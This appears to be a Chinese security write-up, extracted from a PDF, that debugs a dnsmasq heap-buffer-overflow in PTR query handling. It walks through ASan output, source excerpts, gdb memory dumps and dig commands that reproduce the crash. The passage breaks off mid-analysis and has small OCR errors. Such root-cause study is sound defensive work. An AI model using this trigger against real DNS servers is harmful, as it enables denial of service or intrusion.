
0x02 流程追踪

数据包的堆分配

谷歌给出的 asan 是基于 2.78test2 版本的 dnsmasq，其中堆的分配是在 dnsmasq.c 中的 safe_malloc 函数：

```
1 ==1159==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x62200001dd0b at pc 0x0000005105e7 bp 0x7fff6165b9b0 sp 0x7fff6165b9a8
2 WRITE of size 1 at 0x62200001dd0b thread T0
3 #0 0x5105e6 in add_resource_record /test/dnsmasq/src/rfc1035.c:1141:7
4 #1 0x5127c8 in answer_request /test/dnsmasq/src/rfc1035.c:1428:11
5 #2 0x534578 in receive_query /test/dnsmasq/src/forward.c:1439:11
6 #3 0x548486 in check_dns_listeners /test/dnsmasq/src/dnsmasq.c:1565:2
7 #4 0x5448b6 in main /test/dnsmasq/src/dnsmasq.c:1044:7
8 #5 0x7fdf4b3972b0 in __libc_start_main (/lib/x86_64-linux-gnu/libc.so.6+0x202b0)
9 #6 0x41cbe9 in _start (/test/dnsmasq/src/dnsmasq+0x41cbe9)
10
11 0x62200001dd0b is located 0 bytes to the right of 5131-byte region [0x62200001c900,0x62200001dd0b)
12 allocated by thread T0 here:
13 #0 0x4cc700 in calloc (/test/dnsmasq/src/dnsmasq+0x4cc700)
14 #1 0x5181b5 in safe_malloc /test/dnsmasq/src/util.c:267:15
15 #2 0x54186c in main /test/dnsmasq/src/dnsmasq.c:99:20
16 #3 0x7fdf4b3972b0 in __libc_start_main (/lib/x86_64-linux-gnu/libc.so.6+0x202b0) 安全客 ( bobao.360.cn )
```

调试的 2.75 版本也同样存在 `safe_malloc`，只不过其内部使用的是 `malloc` 分配堆：



```
util.c          dnsMasq.c        option.c        dns-protocol.h
88
89     read_opts(argc, argv, compile_opts);
90
91     if (daemon->edns_pktsz < PACKETSZ)
92         daemon->edns_pktsz = PACKETSZ;
93
94     daemon->packet_buff_sz = daemon->edns_pktsz > DNSMASQ_PACKETSZ ?
95         daemon->edns_pktsz : DNSMASQ_PACKETSZ;
96     daemon->packet = safe_malloc(daemon->packet_buff_sz);           安全客 ( bobao.360.cn )
97
98     daemon->addrbuff = safe_malloc(ADDRSTRLEN);
99     if (option_bool(OPT_EXTRALOG))
100        daemon->addrbuff2 = safe_malloc(ADDRSTRLEN);
```

其中的 `daemon` 是全局可以访问的结构体，而 `daemon->packet` 主要是用于存储数据包内容的内存空间，通过 `safe_malloc` 会为其在堆上分配空间，为后续的数据包构建做准备。在 `dnsMasq.c:96` 处下断点，可以看到 `daemon->packet_buff_sz` 为 `0x1000` 大小：

```
[-----registers-----]
RAX: 0x1000
RBX: 0x648420 --> 0x154
RCX: 0x1000
RDX: 0x1000
RSI: 0x7fffff7dd37b8 --> 0x648ef0 --> 0x0
RDI: 0x1000
RBP: 0x7fffffff568 --> 0x7fffffff803 ("/usr/local/sbin/dnsmasq")
RSP: 0x7fffffff350 --> 0x0
RIP: 0x404831 (<main+273>: call 0x40e550 <safe_malloc>)
R8 : 0x7fffff7fdf740 (0x00007fffff7fdf740)
R9 : 0x0
R10: 0x7fffffffdf20 --> 0x0
R11: 0x7fff7a97d00 (<_GI__libc_free>: )
R12: 0x406292 (<_start>: xor ebp,ebp)
R13: 0x7fffffff560 --> 0x9 ('\t')
R14: 0x0
R15: 0x0
EFLAGS: 0x212 (carry parity ADJUST zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x404823 <main+259>: mov eax,0x60b
0x404828 <main+264>: mov DWORD PTR [rbx+0x328],eax
0x40482e <main+270>: movsxd rdi, eax
=> 0x404831 <main+273>: call 0x40e550 <safe_malloc>
0x404836 <main+278>: mov edi,0x2e
                                         安全客 ( bobao.360.cn )
```

malloc 之后分配的堆空间起始地址为 0x648f00 :

```
[-----registers-----]
RAX: 0x648f00 --> 0xfbad240c
RBX: 0x648420 --> 0x154
RCX: 0x7fffff7dd3760 --> 0x1000000000
RDX: 0x648f00 --> 0xfbad240c
RSI: 0x0
RDI: 0x3
RBP: 0x7fffffff568 --> 0x7fffffff803 ("/usr/local/sbin/dnsmasq")
RSP: 0x7fffffff350 --> 0x0
RIP: 0x404836 (<main+278>: mov edi,0x2e)
R8 : 0x7fffff7fdf740 (0x00007fffff7fdf740)
R9 : 0x63 ('c')
R10: 0x7fffffffdf20 --> 0x0
R11: 0x7fff7a97d01 (<_GI__libc_free+1>: )
R12: 0x406292 (<_start>: xor ebp,ebp)
R13: 0x7fffffff560 --> 0x9 ('\t')
R14: 0x0
R15: 0x0
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x404828 <main+264>: mov DWORD PTR [rbx+0x328],eax
0x40482e <main+270>: movsxd rdi, eax
0x404831 <main+273>: call 0x40e550 <safe_malloc>
=> 0x404836 <main+278>: mov edi,0x2e
0x40483b <main+283>: mov QWORD PTR [rbx+0x320],rax
                                         安全客 ( bobao.360.cn )
```

接下来运行 PoC 看看程序崩溃时的环境 :

```
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
cache_find_by_addr (crecp=<optimized out>, crecp@entry=0x64a2d0,
    addr=addr@entry=0x7fffffff0f0, now=now@entry=0x59e0ae2b,
    prot=prot@entry=0x80) at cache.c:783
783          (ans->flags & F_REVERSE) &&
gdb-peda$ bt
#0  cache_find_by_addr (crecp=<optimized out>, crecp@entry=0x64a2d0,
    addr=addr@entry=0x7fffffff0f0, now=now@entry=0x59e0ae2b,
    prot=prot@entry=0x80) at cache.c:783
#1  0x000000000040dc73 in answer_request (header=header@entry=0x648f00,
    limit=0x649f00 "\300\f", qlen=qlen@entry=0x33, local_addr=...,
    local_addr@entry=..., local_netmask=..., local_netmask@entry=...,
    now=now@entry=0x59e0ae2b, ad_reqd=ad_reqd@entry=0x7fffffff198,
    do_bit=do_bit@entry=0x7fffffff19c) at rfc1035.c:1858
#2  0x0000000000419e9a in receive_query (listen=listen@entry=0x64a270,
    now=now@entry=0x59e0ae2b) at forward.c:1400
#3  0x000000000041d353 in check_dns_listeners (now=now@entry=0x59e0ae2b)
    at dnsmasq.c:1515
#4  0x000000000040554a in main (argc=argc@entry=0x9,
    argv=argv@entry=0x7fffffff568) at dnsmasq.c:1004
#5  0x00007ffff7a36f45 in __libc_start_main (main=0x404720 <main>, argc=0x9,
    argv=0x7fffffff568, init=<optimized out>, fini=<optimized out>,
    rtld_fini=<optimized out>, stack_end=0x7fffffff558) at libc-start.c:287
#6  0x00000000004062bb in _start ()
gdb-peda$ █
```

larry@bin: ~/securi... x larry@bin: ~ x larry@bin: /tmp x larry@bin: /tmp x

```
;; connection timed out; no servers could be reached
larry@bin:/tmp$ clear


larry@bin:/tmp$ dig @localhost -p 53535 -x 8.8.8.125 +retry=0 > /dev/null
larry@bin:/tmp$ dig @localhost -p 53535 -x 8.8.8.125 +retry=0 > /dev/null 安全客(boba0.360.cn)
```

其中有以下三点要注意：

- 1.PoC 在执行第一次 PTR 查询时，程序没有产生崩溃，而是在在第二次崩溃。
- 2.在 bt 的输出中，#1 的 answer_request 函数的参数中 header 为 0x648f00 是最开始为数据包分配的堆地址，同时 limit 为 0x64900，两者相差正好 0x1000，可能是限制堆溢出的操作。
- 3.那么问题来了：a.为什么第一次不会崩溃；b.为什么看似有限制但还是堆溢出了。

第一次查询

通过下断点得知第一次 PTR 反向查询过程中，首先也会调用 dnsmasq.c:1004 处的 check_dns_listeners 函数，然后将 listener 传入 dnsmasq.c:1515 处的 receive_query 函数，在其定义处，可以看到局部变量 header 指针指向的就是构建数据包的那块堆的起始地址：




```

1108
1109 void receive_query(struct listener *listen, time_t now)
1110 {
1111     struct dns_header *header = (struct dns_header *)daemon->packet;
1112     union mysockaddr source_addr;
1113     unsigned short type;
1114     struct all_addr dst_addr;
1115     struct in_addr netmask, dst_addr_4;
1116     size_t m;
1117     ssize_t n;
1118     int if_index = 0, auth_dns = 0;
1119 #ifdef HAVE_AUTH
1120     int local_auth = 0;
1121 #endif
    
```


安全客 (bobao.360.cn)

在后续的操作中，首先会在 forward.c:1178 处会接收 udp 请求，将请求数据包的内容存储在堆中：



```

1164     iov[0].iov_base = daemon->packet;
1165     iov[0].iov_len = daemon->edns_pktsz;
1166
1167     msg.msg_control = control_u.control;
1168     msg.msg_controllen = sizeof(control_u);
1169     msg.msg_flags = 0;
1170     msg.msg_name = &source_addr;
1171     msg.msg_namelen = sizeof(source_addr);
1172     msg.msg_iov = iov;
1173     msg.msg iovlen = 1;
1174
1175     if ((n = recvmsg(listen->fd, &msg, 0)) < 0) 安全客 ( bobao.360.cn )
1176         return;
    
```



```

1510.834616 127.0.1.1      127.0.0.1      [...]
1510.834639 127.0.0.1      127.0.1.1      0000| 0x7fffffff150 --> 0x6514f8 ("<134>Oct 13 20:35:30 dnsmasq[6658]: cleared
1510.834641 127.0.0.1      127.0.1.1      cache")
1510.835586 127.0.1.1      127.0.0.1      0008| 0x7fffffff158 --> 0x7ffff7ac7966 (<_tz_convert+182>: test eax,eax)
1510.835595 127.0.1.1      127.0.0.1      0016| 0x7fffffff160 --> 0x0
0024| 0x7fffffff168 --> 0x1a02
0032| 0x7fffffff170 --> 0x59e0b315
0040| 0x7fffffff178 --> 0x6514e0 --> 0x100000031
0048| 0x7fffffff180 --> 0x65150d ("dnsmasq[6658]: cleared cache")
0056| 0x7fffffff188 --> 0xd56f0200e29a6200
[...]
Legend: code, data, rodata, value

Breakpoint 3, receive_query (listen=listen@entry=0x64a270,
now=now@entry=0x59e0b315) at forward.c:1178
1178     if (n < (int)sizeof(struct dns_header)) ||
jdb-peda$ x /128xw 0x648f00
0x648f00:   0x2001b676   0x00000100   0x01000000   0x35323103
0x648f10:   0x38013801   0x69073801   0x04612d6e   0x61047264
0x648f20:   0x00617072   0x01000c00   0x10290000   0x00000000
0x648f30:   0x00000000   0x00000000   0x00000000   0x00000000
0x648f40:   0x00000000   0x00000000   0x00000000   0x00000000
0x648f50:   0x00000000   0x00000000   0x00000000   0x00000000
    
```

安全客 (bobao.360.cn)

继续跟进在 forward.c:1398~1415 行中是先本地查询，如果没有结果向上游 DNS 服务器查询：

```

1398     {
1399         int ad_reqd, do_bit;
1400         m = answer_request(header, ((char *) header) + daemon->packet_buff_sz, (size_t)n,
1401             dst_addr_4, netmask, now, &ad_reqd, &do_bit);
1402
1403         if (m >= 1)
1404     {
1405         send_from(listen->fd, option_bool(OPT_NOWILD) || option_bool(OPT_CLEVERBIND),
1406             (char *)header, m, &source_addr, &dst_addr, if_index);
1407         daemon->local_answer++;
1408     }
1409     else if (forward_query(listen->fd, &source_addr, &dst_addr, if_index,
1410         header, (size_t)n, now, NULL, ad_reqd, do_bit))
1411         daemon->queries_forwarded++;
1412     else
1413         daemon->local_answer++;
1414     }
1415 }

```

安全客 (bobao.360.cn)

```


Legend: code, data, rodata, value

Breakpoint 4, receive_query (listen=listen@entry=0x64a270,
    now=now@entry=0x59e42788) at forward.c:1403
1403         if (m >= 1)
gdb-peda$ p m
$10 = 0x0

```

安全客 (bobao.360.cn)

所以在第一次查询中会进入 dnmasq.c:1409 的 forward_query 函数，在其内部对 sendto 函数或发送完数据包的 522 行处下断点，即可看到其在堆上构建的向上游服务器查询的数据包：



```

481         if (find_pseudoheader(header, plen, NULL, &pheader, NULL))
482             PUTSHORT((forward->flags & FREC_TEST_PKTSZ) ? SAFE_PKTSZ : start->edns_pktsz, pheader);
483
484         if (retry_send(sendto(fd, (char *)header, plen, 0,
485             &start->addr.sa,
486             sa_len(&start->addr))))
487             continue;
488
489

```

安全客 (bobao.360.cn)

Source	Destination	Protocol
127.0.0.1	127.0.0.1	LLMNR
127.0.0.1	127.0.0.2	DNS
127.0.0.2	127.0.0.1	DNS

Legend: code, data, rodata, value

```

>Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.
>User Datagram Protocol, Src Port: 27221 (27221), Dst
▼Domain Name System (query)

0010 00 4f 21 e8 40 00 40 11 1a b3 7f 00 00 01 7f 00
0020 00 02 6a 55 00 35 00 3b fe 4f 2b a0 01 20 00 01
0030 00 00 00 00 00 01 03 31 32 35 01 38 01 38 01 38
0040 07 69 6e 2d 61 64 64 72 04 61 72 70 61 00 00 0c
0050 00 01 00 00 29 10 00 00 00 00 00 00 00 00 00 00

0024| 0x7fffffff0c8 --> 0x7fffffff200 --> 0x100007f11ae0002
0032| 0x7fffffff0d0 --> 0x7fffffff1f0 --> 0x7fff0100007f
0040| 0x7fffffff0d8 --> 0x1000000001
0048| 0x7fffffff0e0 --> 0x648f31 --> 0x0
0056| 0x7fffffff0e8 --> 0x408c32 (<log_query+130>:      )

```

Breakpoint 5, forward_query (udpfid=0x4, udppaddr=udppaddr@entry=0x7fffffff200, dst_addr=dst_addr@entry=0x7fffffff1f0, dst_iface=dst_iface@entry=0x1, header=header@entry=0x648f00, plen=plen@entry=0x33, now=now@entry=0x59e428d5, forward=0x651940, forward@entry=0x0, ad_reqd=0x1, do_bit=<optimized out>) at forward.c:522

```


522         if (forwarded)
gdb-peda$ p forwarded
$11 = 0x1
gdb-peda$ x /128xw 0x648f00
0x648f00: 0x2001a02b 0x00000100 0x01000000 0x35323103
0x648f10: 0x38013801 0x69073801 0x64612d6e 0x61047264
0x648f20: 0x00617072 0x01000c00 0x10290000 0x00000000
0x648f30: 0x00000000 0x00000000 0x00000000 0x00000000
0x648f40: 0x00000000 0x00000000 0x00000000 0x00000000

```

Domain Name Service (dns), 51 bytes

larry@bin:/tmp\$ dig @localhost -p 53535 -x 8.8.8.8

同样的思路，在dnsmasq发送完向上游DNS的PTR请求后，肯定要接收响应数据，所以对recvfrom函数下断点，即可知道其在dnsmasq.c:1510中会调用reply_query函数，在其内部首先会接收上游服务器的响应，数据包的存储也还是用的daemon->packet，但是在这里也使用recvfrom函数的参数来确定了接收数据包的长度和堆分配的长度一致，所以在存储时没有产生溢出：




```

694 /* sets new last server */
695 void reply_query(int fd, int family, time_t now)
696 {
697     /* packet from peer server, extract data for cache, and send to
698     | original requester */
699     struct dns_header *header;
700     union mysockaddr serveraddr;
701     struct frc *forward;
702     socklen_t addrlen = sizeof(serveraddr);
703     ssize_t n = recvfrom(fd, daemon->packet, daemon->packet_buff_sz, 0, &serveraddr.sa, &addrlen);
704     size_t nn;
705     struct server *server;
706     void *hash;
707 #ifndef HAVE_DNSSEC
708     unsigned int crc;
709 #endif
710
711     /* packet buffer overwritten */
712     daemon->srv_save = NULL;
713
714     /* Determine the address of the server replying so that we can mark that as good */
715     serveraddr.sa.sa_family = family;
716 #ifdef HAVE_IPV6
717     if (serveraddr.sa.sa_family == AF_INET6)
718         serveraddr.in6.sin6_flowinfo = 0;
719 #endif
720
721     header = (struct dns_header *)daemon->packet;

```

安全客 (bobao.360.cn)




```

